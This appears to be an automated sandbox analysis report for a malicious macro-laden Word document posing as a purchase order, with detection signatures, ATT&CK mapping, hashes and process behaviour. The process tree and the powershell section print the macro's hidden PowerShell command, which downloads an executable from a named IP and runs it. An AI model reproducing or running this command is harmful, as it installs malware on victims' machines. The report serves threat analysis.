ID: 433026
Sample Name: RFL_PO 69002.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:35:25
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report RFL_PO 69002.doc

Overview


General Information

Sample Name:	RFL_PO 69002.doc
Analysis ID:	433026
MD5:	ee4431e2c986dc..
SHA1:	64aa75122963e3..
SHA256:	4219dd0fbae4f8d..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Sigma detected: Microsoft Office Pr…
- Contains long sleeps (>= 3 min)
- Document contains an embedded VB…
- Document contains embedded VBA …
- Enables debug privileges
- Internet Provider seen in connection

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2352 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - powershell.exe (PID: 2280 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -w h Start-BitsTransfer -Source 'http://31.210.20.45/1xBet/RFL_0769002.exe' -Destination 'C:\Users\Public\Documents\nothinglittle.exe';C:\Users\Public\Documents\nothinglittle.exe MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Non Interactive PowerShell

Sigma detected: Suspicious Bitsadmin Job via PowerShell

Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFL_PO 69002.doc	15%	Virustotal		Browse
RFL_PO 69002.doc	22%	ReversingLabs	Script-Macro.Downloader.EncDoc	
RFL_PO 69002.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://31.210.20.45/1xBet/RFL_0769002.exe	7%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://31.210.20.45/1xBet/RFL_0769002.exe	0%	Avira URL Cloud	safe	
http://31.210.20.45/1xBet/RFL_0769002.ex	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://31.210.20.45/1xBet/RFL_0769002.exe2.exe	0%	Avira URL Cloud	safe	
http://31.210.20.45/1xBet/RFL_0769002.exe-DestinationC:	0%	Avira URL Cloud	safe	
http://31.210.20.45/1xBet/RFL_0769002.ex9	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
31.210.20.45	unknown	Netherlands		61157	PLUSSERVER-ASN1DE	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433026
Start date:	11.06.2021
Start time:	07:35:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFL_PO 69002.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.winDOC@3/6@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:35:31	API Interceptor	5x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
31.210.20.45	BL & INV.doc	Get hash	malicious	Browse	• 31.210.20.45/1xBet/Corf4olpp3.exe
	Swift MT103 Transfer.xlsx	Get hash	malicious	Browse	• 31.210.20.45/10/nanno1.exe
	IMG_1741000.xlsx	Get hash	malicious	Browse	• 31.210.20.45/10/11222.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLUSSERVER-ASN1DE	SKlGhwkzTi.exe	Get hash	malicious	Browse	• 151.106.118.75
	BL & INV.doc	Get hash	malicious	Browse	• 31.210.20.45
	BL & INV.doc	Get hash	malicious	Browse	• 31.210.20.45
	BL & INV.doc	Get hash	malicious	Browse	• 31.210.20.45
	8cuLxttsra.exe	Get hash	malicious	Browse	• 31.210.21.161
	Owbtvvu.exe	Get hash	malicious	Browse	• 31.210.20.60
	Inqquuirrryyy202106079768900100.exe	Get hash	malicious	Browse	• 31.210.21.188
	Swift MT103 Transfer.xlsx	Get hash	malicious	Browse	• 31.210.20.45
	inqqqquiry98671202104060009 00.exe	Get hash	malicious	Browse	• 31.210.21.188
	tzeEeC2CBA.exe	Get hash	malicious	Browse	• 151.106.118.75
	IMG_1741000.xlsx	Get hash	malicious	Browse	• 31.210.20.45
	QyKNw7NioL.exe	Get hash	malicious	Browse	• 151.106.118.75
	fMWJqYA8ae.exe	Get hash	malicious	Browse	• 151.106.118.75
	Compliance - Notice 06-03.xlsx	Get hash	malicious	Browse	• 151.106.118.75
	Request for Courtesy Call - Urgent.xlsx	Get hash	malicious	Browse	• 151.106.118.75
	Payment Advice Reference No SWT005262021.exe	Get hash	malicious	Browse	• 31.210.20.60
	Payment Advice Reference0000 docx.exe	Get hash	malicious	Browse	• 31.210.20.60
	BVYzIQc9Q3.exe	Get hash	malicious	Browse	• 31.210.21.63
	9XfX7aaf3F.exe	Get hash	malicious	Browse	• 151.106.118.75
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 151.106.118.75

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B00F2CD-537D-406E-B057-1B1541B1D39D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RFL_PO 69002.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Fri Jun 11 13:35:28 2021, length=428544, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.534020161128856
Encrypted:	false
SSDEEP:	24:8xI/XTwz6IkneeTiDv3qm1dM7dD2xI/XTwz6IkneeTiDv3qm1dM7dV:8e/XT3IkesgQh2e/XT3IkesgQ/
MD5:	2455AC4DF52F797740DEC91D5F3C1AB5
SHA1:	7CDE8C4527A05226D74EB0261FF01BBFBE54CDE6
SHA-256:	2DF13092BA870E6622E771E7F7D2D980413CA05F5A51241D14CED360483AFCFC
SHA-512:	364A97DAC69642E0C72B64B7B83CC3E372F820B8D262B1B3E617EA3FBB9D900E74453893F1FD98F5D19B594886DC28140D653F58F54DB22030CA5724BBE6D0C
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....i..{...i..{....P..^.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....j.2.....Rot .RFL_PO~1.DOC..N.....Q.y.Q.y*...8.....R.F.L._.P.O. .6.9.0.0.2...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\980108\Users.user\Desktop\RFL_PO 69002.doc.'.....\....\....\....\....\.D.e.s.k.t.o.p.\.R.F.L._.P.O. .6.9.0.0.2...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....980108.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.33010311570589
Encrypted:	false
SSDEEP:	3:M1w3pUlvQ13pUlmX1w3pUlv:MG3a9g3az3a1
MD5:	9B3055E12C4A9B6B0C8419746014048D
SHA1:	1441C0E1618E5C698EA50292509710036EBEDCAC
SHA-256:	C5696759D40368FD4CEF825F47831F2BBE3A0151AA60B75741286802C236D569
SHA-512:	105D4B682EAE59F6D1212680E5035EBB88780922A6492CFD1FAB291EEF9F21C1B9ECC0E5BDCFA35B4298465E22CE48CDAE7631FE2733260DA5AD2F53161E1EA

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Reputation:	low
Preview:	[doc]..RFL_PO 69002.LNK=0..RFL_PO 69002.LNK=0..[doc]..RFL_PO 69002.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\I7C5FUJQ0Y2PXWT9C5J1.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5831418784386364
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoqz8hQCsMq9qvsEHyqvJCworAzkCYmHRf8RclUV0Iu:cyEoqz8yQHnorAzkaf8RMIu
MD5:	AE7F4F39A8FB3D1513F9CBA8587E85F4
SHA1:	6A111BF9B998A9BD2796ED34621D5397E088ECF3
SHA-256:	A533B3DF7EC827E302410D7A5A22D281AA47136D33DA83DE44010FCDD391DDC9
SHA-512:	6316B6B68A31DE8AAD6B91E98092285B53D928685D1996DBB637073D9D35FBC9973970D92195F226F116A33F1B37A84E835167FE9807043B66B85A5F7F73AD3A
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$L_PO 69002.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: Dell, Template: Normal.dotm, Last Saved By: Dell, Revision Number: 5, Name of Creating Application: Microsoft Office Word, Total Editing Time: 01:00, Create Time/Date: Thu Jun 10 09:54:00 2021, Last Saved Time/Date: Thu Jun 10 09:55:00 2021, Number of Pages: 1, Number of Words: 0, Number of Chara cters: 1, Security: 0
Entropy (8bit):	7.856503203160727
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	RFL_PO 69002.doc
File size:	426496
MD5:	ee4431e2c986dcac3fc8078c674ba65e
SHA1:	64aa75122963e38f52739ba819788e4bfcfb3651
SHA256:	4219dd0fbae4f8d9e9964eac82293fefc6a7f1b75242473f6347daed349198a2
SHA512:	6de5ce6da2e111931a2dc40ded7b23c2754503b4340b0492ce68ff0480b0e3727f0697a1772ef106e194194e9e0d96916efe6296e8963819544d2d2effdfb618
SSDEEP:	12288:hlhcQMEUElwvXxKDe2YqREMm1vRm3d+QxHd5NK:vXUvvXSe27etQ3dv9m
File Content Preview:	.....>.....-.....0.....&...'...(...)...*...+...,.....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "RFL_PO 69002.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	
Author:	Dell
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Dell
Revion Number:	5
Total Edit Time:	60
Create Time:	2021-06-10 08:54:00
Last Saved Time:	2021-06-10 08:55:00

Summary

Number of Pages:	1
Number of Words:	0
Number of Characters:	1
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Document Code Page:	1252
Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

Streams

Network Behavior

No network behavior found

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2352 Parent PID: 584

General

Start time:	07:35:29
Start date:	11/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f380000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2280 Parent PID: 2352

General

Start time:	07:35:30
Start date:	11/06/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -w h Start-BitsTransfer -Source 'http://31.210.20.45/1xBet/RFL_0769002.exe' -Destination 'C:\Users\Public\Documents\nothinglittle.exe';C:\Users\Public\Documents\nothinglittle.exe
Imagebase:	0x13f610000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Read

Disassembly

Code Analysis